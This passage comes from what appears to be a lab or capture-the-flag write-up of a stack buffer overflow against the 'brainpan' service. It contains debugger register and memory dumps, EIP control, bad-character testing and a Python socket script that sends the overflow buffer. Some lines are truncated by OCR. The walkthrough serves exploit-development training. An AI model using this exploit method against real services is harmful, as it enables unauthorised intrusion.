


```
Registers (FPU)
EAX FFFFFFFF
ECX 3117303F ASCII "shitstorm◘"
EDX 005FF700 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBX 0023D000
ESP 005FF910 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 41414141
ESI 31171280 brainpan.<ModuleEntryPoint>
EDI 31171280 brainpan.<ModuleEntryPoint>

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 1  FS 003B 32bit 23E000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 037F  Prec NEAR,64  Mask    1 1 1 1 1 1
```

I now control EIP!


Bad Characters

Before I go any further I need to check for bad characters that could break the exploit. To do this I updated the script with the following string. Normally I remove /x00 as this is a null byte and will break the exploit however to show the process of identifying bad characters I have kept it in.




```
\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x
\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x
\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x
\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x
\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x
\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\x
\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\x
\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\x
```

I've updated the script with the bad character list.




```python
#!/usr/bin/python3
import sys, socket


badchars = ("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\

ip="192.168.43.38"
port= 9999
padding = "A" * 524
EIP = "B" * 4
offset = "C" * 4
junk = "D" * (700 -len(padding)-len(EIP))
buff = padding + EIP + offset + badchars
buffer= bytes(buff, 'utf-8')
```



```python
try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect((ip,port))
    s.recv(1024)
    s.send(buffer)
    s.close()

except:
   print("Application crashed")
   sys.exit()
```


Exp2.py

I ran the script again and checked Immunity Debugger.




```
Registers (FPU)
EAX FFFFFFFF
ECX 3117303F ASCII "shitstorm"
EDX 005FF700 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBX 00349000
ESP 005FF[illegible] ASCII "CCCC"
EBP 41414
ESI 31171
EDI 31171
EIP 42424
C 0  ES 0
P 1  CS 0
A 0  SS 0
Z 0  DS 0
S 1  FS 0
T 0  GS 0
D 0
O 0  Last
EFL 00010
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
FST 0000
FCW 037F
```

To check for any issues I right clicked on ESP and selected ‘Follow in Dump’.



```
005FF910 43 43 43 43 00 FB 5F 00 CCCC.√_.
005FF918 E8 03 00 00 00 00 00 00 Φ♥......
005FF920 48 35 7C 00 11 00 00 00 H5¦.◄...
005FF928 01 00 01 01 00 00 00 00 ☺.☺☺....
005FF930 00 00 00 00 23 00 00 00 ....#...
005FF938 20 24 01 01 10 00 00 00  $☺☺►...
005FF940 D0 F9 01 01 80 FC 5F 00 ╨·☺☺Çⁿ_.
005FF948 60 72 AD 77 7B 6C 8E A4 `r¡w{lÄñ
005FF950 02 00 B9 26 C0 A8 01 46 ☻.╣&└¿☺F
005FF958 00 00 00 00 00 00 00 00 ........
005FF960 02 00 27 0F 00 00 00 00 ☻.'☼....
005FF968 00 00 7C 00 B8 F9 5F 00 ..¦.╕·_.
005FF970 E6 F6 A7 77 00 00 00 00 µ÷ºw....
005FF978 B0 00 00 00 C0 00 00 00 ░...└...
005FF980 02 02 02 02 57 69 6E 53 ☻☻☻☻WinS
005FF988 6F 63 6B 20 32 2E 30 00 ock 2.0.
005FF990 11 F7 A7 77 00 00 7C 00 ◄≈ºw..¦.
005FF998 88 33 7C 00 80 32 7C 00 ê3¦.Ç2¦.
005FF9A0 CC F9 5F 00 0E F1 A7 77 ╠·_.♫±ºw
005FF9A8 80 FC 5F 00 00 00 00 00 Çⁿ_.....
005FF9B0 0E F1 A7 77 00 00 00 00 ♫±ºw....
005FF9B8 00 00 00 00 00 00 00 00 ........
005FF9C0 00 00 7C 00 C2 2A A8 77 ..¦.┬*¿w
005FF9C8 D8 30 7C 00 00 00 00 00 ╪0¦.....
005FF9D0 0F 39 A8 77 6F FA 65 D3 ☼9¿wo·e╙
005FF9D8 00 00 7C 00 E0 00 00 00 ..¦.α...
005FF9E0 08 FC 5F 00 02 00 00 02 ◘ⁿ_.☻..☻
005FF9E8 C0 FB 5F 00 1B D5 A6 77 └√_.←╒ªw
005FF9F0 50 21 7C 00 02 00 00 02 P!¦.☻..☻
005FF9F8 C0 FB 5F 00 BB 02 00 B9 └√_.╗☻.╣
005FFA00 18 FA 5F 00 23 00 00 23 ↑·_.#..#
005FFA08 38 21 7C 00 38 21 7C 00 8!¦.8!¦.
005FFA10 00 90 34 00 02 00 00 02 .É4.☻..☻
005FFA18 00 00 00 00 BB 02 00 B9 ....╗☻.╣
005FFA20 FA DE AC 77 AE 84 AB 77 ·▐¼w«ä½w
005FFA28 38 00 00 00 00 00 00 00 8.......
005FFA30 00 48 A5 77 0A FF B0 77 .HÑw. ░w
005FFA38 00 00 00 00 00 90 34 00 .....É4.
005FFA40 00 00 00 00 47 FD FF FF ....G²
005FFA48 02 00 00 00 FC FF FF FF ☻...ⁿ
005FFA50 D8 30 7C 00 00 00 00 00 ╪0¦.....
005FFA58 1B 00 00 00 62 FD FF FF ←...b²
005FFA60 C0 FB 5F 00 EA 04 7C 00 └√_.Ω♦¦.
005FFA68 D8 1D 7C 00 00 00 00 00 ╪↔¦.....
005FFA70 00 00 00 00 00 00 00 00 ........
005FFA78 20 24 7C 00 03 00 00 00  $¦.♥...
005FFA80 00 00 00 00 00 52 75 6E .....Run
005FFA88 6E 69 6E 67 00 00 00 00 ning....
005FFA90 34 FC 5F 00 42 1F A8 77 4ⁿ_.B▼¿w
005FFA98 0F 39 A8 77 37 FD 65 D3 ☼9¿w7²e╙
005FFAA0 00 00 7C 00 40 04 00 00 ..¦.@♦..
005FFAA8 D0 FC 5F 00 00 00 00 00 ╨ⁿ_.....
005FFAB0 44 FB 5F 00 38 FB 5F 00 D√_.8√_.
```

From the output I can see my offset of C’s which is 43 43 43 43 then the null byte 00 but instead of 01 I see FB, that's not what I expected which highlights that \x00 is a bad character. I update my script removing /x00 from the bad chars list and run it again.




```
005FF910 43 43 43 43 01 02 03 04 CCCC☺☻♥♦
005FF918 05 06 07 08 09 0A 0B 0C ♣♠•◘..♂.
005FF920 0D 0E 0F 10 11 12 13 14 .♫☼►◄↕‼¶
005FF928 15 16 17 18 19 1A 1B 1C §▬↨↑↓→←∟
005FF930 1D 1E 1F 20 21 22 23 24 ↔▲▼ !"#$
005FF938 25 26 27 28 29 2A 2B 2C %&'()*+,
005FF940 2D 2E 2F 30 31 32 33 34 -./01234
005FF948 35 36 37 38 39 3A 3B 3C 56789:;<
005FF950 3D 3E 3F 40 41 42 43 44 =>?@ABCD
005FF958 45 46 47 48 49 4A 4B 4C EFGHIJKL
005FF960 4D 4E 4F 50 51 52 53 54 MNOPQRST
005FF968 55 56 57 58 59 5A 5B 5C UVWXYZ[\
005FF970 5D 5E 5F 60 61 62 63 64 ]^_`abcd
005FF978 65 66 67 68 69 6A 6B 6C efghijkl
005FF980 6D 6E 6F 70 71 72 73 74 mnopqrst
005FF988 75 76 77 78 79 7A 7B 7C uvwxyz{|
005FF990 7D 7E 7F 80 81 82 83 84 }~⌂Çüéâä
005FF998 85 86 87 88 89 8A 8B 8C àåçêëèïî
005FF9A0 8D 8E 8F 90 91 92 93 94 ìÄÅÉæÆôö
005FF9A8 95 96 97 98 99 9A 9B 9C òûùÿÖÜ¢£
005FF9B0 9D 9E 9F A0 A1 A2 A3 A4 ¥₧ƒáíóúñ
005FF9B8 A5 A6 A7 A8 A9 AA AB AC Ñªº¿⌐¬½¼
005FF9C0 AD AE AF B0 B1 B2 B3 B4 ¡«»░▒▓│┤
005FF9C8 B5 B6 B7 B8 B9 BA BB BC ╡╢╖╕╣║╗╝
005FF9D0 BD BE BF C0 C1 C2 C3 C4 ╜╛┐└┴┬├─
005FF9D8 C5 C6 C7 C8 C9 CA CB CC ┼╞╟╚╔╩╦╠
005FF9E0 CD CE CF D0 D1 D2 D3 D4 ═╬╧╨╤╥╙╘
005FF9E8 D5 D6 D7 D8 D9 DA DB DC ╒╓╫╪┘┌█▄
005FF9F0 DD DE DF E0 E1 E2 E3 E4 ▌▐▀αßΓπΣ
005FF9F8 E5 E6 E7 E8 E9 EA EB EC σµτΦΘΩδ∞
005FFA00 ED EE EF F0 F1 F2 F3 F4 φε∩≡±≥≤⌠
